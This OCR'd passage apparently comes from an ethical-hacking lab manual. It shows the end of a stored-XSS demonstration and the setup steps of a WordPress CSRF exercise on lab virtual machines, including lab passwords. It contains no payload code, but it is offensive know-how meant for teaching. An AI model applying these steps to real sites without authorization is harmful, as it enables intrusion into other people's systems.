
18. You are logged into the website as a legitimate user. Click the **Contacts** tab from the menu bar.



19. As soon as you click the **Contacts** tab, the cross-site script running on the backend server is executed, and a pop-up appears, stating, **You are Hacked**.



20. Similarly, whenever a user attempts to visit the **Contacts** page, the alert pops up as soon as the page is loaded.
21. This concludes the demonstration of how to exploit parameter tampering and XSS vulnerabilities in web applications.
22. Close all open windows and document all acquired information.
23. Turn off the **Windows Server 2019** virtual machine.

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Task 5: Perform Cross-site Request Forgery (CSRF) Attack

CSRF, also known as a one-click attack, occurs when a hacker instructs a user's web browser to send a request to the vulnerable website through a malicious web page. Financial websites commonly contain CSRF vulnerabilities. Usually, outside attackers cannot access corporate intranets, so CSRF is one of the methods used to enter these networks. The inability of web applications to differentiate a request made using malicious code from a genuine request exposes it to the CSRF attack. These attacks exploit web page vulnerabilities that allow an attacker to force an unsuspecting user's browser to send malicious requests that they did not intend.

CSRF attacks can be performed using various techniques and tools. Here, we will perform a CSRF attack using WPScan.

Note: In this task, the target WordPress website (**http://10.10.1.22:8080/CEH**) is hosted by the victim machine **Windows Server 2022**. Here, the host machine is the **Parrot Security** machine.

Note: Ensure that the **Windows 11** virtual machine is running.

1. Turn on the **Windows Server 2022** and **Parrot Security** virtual machine.
2. Switch to the **Windows Server 2022** virtual machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.
3. In **Type here to search** field of the **Desktop**, type wampserver and click on **Wampserver64** to start Wampserver.
4. Now, in the right corner of **Desktop**, click the **Show hidden icons** icon, observe that the WampServer icon appears.
5. Wait for this icon to turn green, which indicates that the **WampServer** is successfully running.

6. Now, open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **http://10.10.1.22:8080/CEH/wp-login.php?** and press **Enter**.

   Note: Here, we are opening the above-mentioned website as the victim.

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
7. A **WordPress** webpage appears. Type **Username or Email Address** and **Password** as **admin** and **qwerty@123**. Click the **Log In** button.

8. Assume that you have installed and configured the **Firewall plugin** for this site and that you want to check the security configurations.
9. Hover your mouse cursor on **Plugins** in the left pane and click **Installed Plugins**, as shown in the screenshot.



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
10. In the **Plugins** page, observe that **leenk.me** is installed. Click **Activate** under the **leenk.me** plugin to activate the plugin.



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
11. Refresh the page and you will observe that the **leenk.me** plugin option appears in the left pane; click it.

    Note: Refresh the page if leenk.me does not appear on the left pane.

12. The **leenk.me General Settings** page appears. Tick the **Facebook** checkbox in the **Choose which social network modules you want to enable for this site** option under the **Administrator Options** section and click the **Save Settings** button.



